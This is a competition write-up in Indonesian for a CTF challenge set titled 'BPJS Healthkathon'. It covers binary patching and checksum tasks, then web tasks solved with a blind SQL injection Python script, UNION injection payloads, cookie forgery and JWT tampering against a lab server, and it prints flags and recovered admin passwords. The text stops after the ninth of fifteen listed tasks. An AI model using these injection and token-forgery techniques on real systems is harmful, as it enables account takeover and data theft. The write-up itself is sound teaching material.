Write Up “BPJS Healthkathon”

Kerang Ajaib

By:

Frendy Sanusi
Edbert Eddyson Gunawan
Frankie Huang

Daftar Isi


Daftar Isi **2**
Soal 1 **3**
Process Explorer Checksum 3
Soal 2 **6**
Process Explorer Checksum v.2 6
Soal 3 **7**
Process Explorer v.3 7
Soal 4 **9**
ISO Ubuntu Desktop 23.04 9
Soal 5 **10**
Blind Extraction: SQL Injection to Uncover Admin Password 10
Soal 6 **12**
Infiltration Union: SQL Injection for Admin Credential Extraction 12
Soal 7 **13**
Forgery Quest: Crafting Authentication Cookies to Impersonate Users 13
Soal 8 **14**
Token Tamperer: Forging JWT Access Tokens to Impersonate Users 14
Soal 9 **15**
Cookie Crumbler: Injecting Invalid Cookie Parameters 15
Soal 10 **16**
Blockchain EVM#1 16
Soal 11 **17**
Blockchain EVM #3 17
Soal 12 **18**
Advanced AES 18
Soal 13 **20**
C Binary 20
Soal 14 **21**
Blockchain EVM#2 -> Logs 21
Soal 15 **24**
Pesan Tersembunyi 24

Soal 1

Process Explorer Checksum

FLAG: f2d42f32b54efe9c9027c3fbb69f11b14ae1c77106bce42c958dffdcf315f705

Pada file yang diberikan, belum terdapat file procexp64-flag.exe. Sesuai petunjuk, kita coba membuka file procexp64.exe




Yang ingin dilakukan adalah mengubah tulisan **File** menjadi **Flag**. Kami pun mencoba menggunakan **hexed.it** untuk mengubah hexdump dari file tersebut (mengubah kata **File** menjadi **Flag**).

procexp64-flag.exe

```
00238A90   00 00 00 00 90 00 43 00 6F 00 6E 00 74 00 65 00   ....É.C.o.n.t.e.
00238AA0   78 00 74 00 00 00 00 00 7C 9C 26 00 53 00 79 00   x.t.....|£&.S.y.
00238AB0   73 00 74 00 65 00 6D 00 20 00 49 00 6E 00 66 00   s.t.e.m. .I.n.f.
00238AC0   6F 00 72 00 6D 00 61 00 74 00 69 00 6F 00 6E 00   o.r.m.a.t.i.o.n.
00238AD0   2E 00 2E 00 2E 00 00 00 00 00 95 9C 26 00 4F 00   .........ò£&.O.
00238AE0   70 00 65 00 6E 00 20 00 50 00 72 00 6F 00 63 00   p.e.n. .P.r.o.c.
00238AF0   65 00 73 00 73 00 20 00 45 00 78 00 70 00 6C 00   e.s.s. .E.x.p.l.
00238B00   6F 00 72 00 65 00 72 00 00 00 80 00 41 9C 26 00   o.r.e.r...Ç.A£&.
00238B10   43 00 6C 00 6F 00 73 00 65 00 20 00 50 00 72 00   C.l.o.s.e. .P.r.
00238B20   6F 00 63 00 65 00 73 00 73 00 20 00 45 00 78 00   o.c.e.s.s. .E.x.
00238B30   70 00 6C 00 6F 00 72 00 65 00 72 00 00 00 00 00   p.l.o.r.e.r.....
00238B40   00 00 00 00 10 00 26 00 46 00 6C 00 61 00 67 00   ......&.F.l.a.g.
00238B50   00 00 00 00 7D 9C 26 00 52 00 75 00 6E 00 2E 00   ....}£&.R.u.n...
00238B60   2E 00 2E 00 09 00 43 00 74 00 72 00 6C 00 2B 00   ......C.t.r.l.+.
00238B70   52 00 00 00 00 00 00 00 00 00 00 00 49 9C 26 00   R...........I£&.
```

```
WSL at frennn ~ ⚠
🚀 xxd procexp64.exe > before

WSL at frennn ~ ⚠
🚀 xxd procexp64-flag.exe > after

WSL at frennn ~ ⚠
🚀 diff before after
145589c145589
< 00238b40: 0000 0000 1000 2600 4600 6900 6c00 6500  ......&.F.i.l.e.
---
> 00238b40: 0000 0000 1000 2600 4600 6c00 6100 6700  ......&.F.l.a.g.
```

Diperoleh file procexp64-flag.exe:




Langsung saja dihitung checksum dari file executable tersebut dan diperoleh:

Soal 2


Process Explorer Checksum v.2

FLAG: 35bd4e71b67655192a2b5159e7a7303d8332cd81df2842bf2679d92adbf57e25

Soal memberikan sebuah file procexp.exe. Sesuai maksud soal, kita ingin mencari checksum dari child-nya file procexp.exe



Dari sini kami mencoba melakukan ekstraksi pada file child tersebut. Awalnya kami mengira bahwa cara mengextractnya adalah dengan melakukan dump file. Namun, jawaban kami salah. Kami pun melihat lebih detail dan me-notice bahwa file procexp64.exe sebenarnya telah ada tersimpan pada path **C:\Users\micro\AppData\Local\Temp\procexp64.exe**. Langsung saja dibuka path tersebut dan ternyata benar, ada file executable tersebut. Langsung saja dicari checksumnya dan diperoleh:




Soal 3


Process Explorer v.3

FLAG: 1689260095


Soal meminta untuk mencari timestamp dari file child pada soal 2 dan mengonversinya ke dalam bentuk Unix Timestamp. Langsung saja membuka **Properties** file tersebut dan diperoleh



Klik **Details**.



Dengan memanfaatkan tools **unixtimestamp.com** diperoleh




Soal 4

ISO Ubuntu Desktop 23.04

FLAG: a8cd6ccff865e17dd136658f6388480c9a5bc57274b29f7d5bd0ed855a9281a5

Pertama download file iso dari link. Kemudian kita masukkan ke dalam website sha256 sum https://emn178.github.io/online-tools/sha256_checksum.html
Hasilnya



Soal 5

Blind Extraction: SQL Injection to Uncover Admin Password

FLAG: BPJS{3686be7a7504de3a023abcb6525dc144}

Dengan menggunakan cookie seperti petunjuk soal maka kita bisa cek setiap karakter password dan mencocokkannya dengan abjad a-z.

```python
import requests

url = "http://178.128.112.149/5_advance"

ans = ""
for j in range(1, 20):
    for i in range(0, 26):
        cookie = {"TrackingID" : f"aW5kb25lc2lh\' AND (SELECT SUBSTRING(password,{j},1) FROM users WHERE username='administrator')='{chr(ord('a') + i)}'--"}
        p = requests.post(url, cookies=cookie)

        s = p.text
        if("Selamat" in s):
            ans += chr(ord('a') + i)
    print(ans)
```

Ketika dijalankan maka menjadi

```
nexus@LAPTOP-M2BSGL6K:~/playground-code
$ python3 bpjs_sqli_blind.py
b
bm
bmv
bmvs
bmvsa
bmvsax
bmvsaxn
bmvsaxnh
bmvsaxnh
bmvsaxnh
bmvsaxnh
bmvsaxnh
bmvsaxnh
bmvsaxnh
bmvsaxnh
bmvsaxnh
bmvsaxnh
bmvsaxnh
bmvsaxnh
```

Maka kemudian kita login dengan akun ‘administrator’ dan passsword ‘bmvsaxnh’

Berhasil login ke dalam sistem.

Halaman Admin

Hello,

Kamu berhasil ke halaman admin.

FLAG : BPJS{3686be7a7504de3a023abcb6525dc144}

Logout

Soal 6


Infiltration Union: SQL Injection for Admin Credential Extraction

FLAG: BPJS{3837bee14ab20995e071b507e7046d48}

Dengan menggunakan petunjuk dari soal maka kita dapat membuat payload UNION attack seperti berikut dengan rincian, union kan tabel Electronics dan semua kolom dari tabel 'users' - diketahui dari soal.
Electronics%27%20UNION SELECT * FROM users
Maka akan muncul

Query error: The used SELECT statements have a different number of columns

Disoal juga diberitahukan bahwa tabel 'users' hanya memiliki 2 kolom, usernam dan password. Sedangkan pada tabel Electronics memiliki 3 kolom. Maka dari itu kita membaut sebuah payload lain agar dari tabel users bisa diambil 3 kolom, dengan membuat sebuah kolom null
Electronics%27%20 UNION SELECT username, password, null AS col3 FROM users




Maka didapatkan seperti disamping. Kemudian kita menggunakan base64 untuk men-decode password dari administrator.

Didapatkan:

```
nexus@LAPTOP-M2BSGL6K:~/playground-code
$ echo YnBqc2ZsYWcyOTA4 | base64 -d
bpjsflag2908
```

Selanjutnya pergi ke halaman
http://178.128.112.149/6_advance/login.php
Dan login dengan username 'administrator' dan password 'bpjsflag2908'




Soal 7

Forgery Quest: Crafting Authentication Cookies to Impersonate Users

FLAG: BPJS{a37fb48b128dd8d0a4c458f7b925b637}

Pertama login ke website dengan menggunakan username ‘user’ dan password ‘user123’ Kemudian di bagian cookie dari web kita akan menemukan ‘dXNlcjEyMw==’ yang jika di decode makan akan menjadi ‘user123’.

Maka dari itu, sesuai dengan petunjuk kita enkripsi teks ‘indonesia78tahun’ lalu di encode url.
Hasil: aW5kb25lc2lhNzh0YWh1bg%3D%3D




Soal 8

Token Tamperer: Forging JWT Access Tokens to Impersonate Users

FLAG: BPJS{1e0e1292e21fd6bbbf89a0efa094958e}

Pertama login ke dalam website dengan username 'user' dan password 'password123'. Kemudian lihat pada URL. akan didapatkan


token=eyJ0eXAiOiJKV1QiLCJhbGciOiJIUzI1NiJ9.eyJ1c2VybmFtZSI6InVzZXIiLCJyb2xlIjoidXNlciIsImV4cCI6MTY5NTUzMjk1N30.goUbuV1z-aXnkXfDaTLrhJGRK89wPEYxMXL-Yj7sKyU



Berdasarkan petunjuk ini adalah JWT, maka mari kita edit. 😀

Setelah didapatkan, ganti saja di bagian token dengan token baru.

Voila




Soal 9


Cookie Crumbler: Injecting Invalid Cookie Parameters

FLAG: BPJS{0c4590ae8370a07406c285b12f3a32eb}

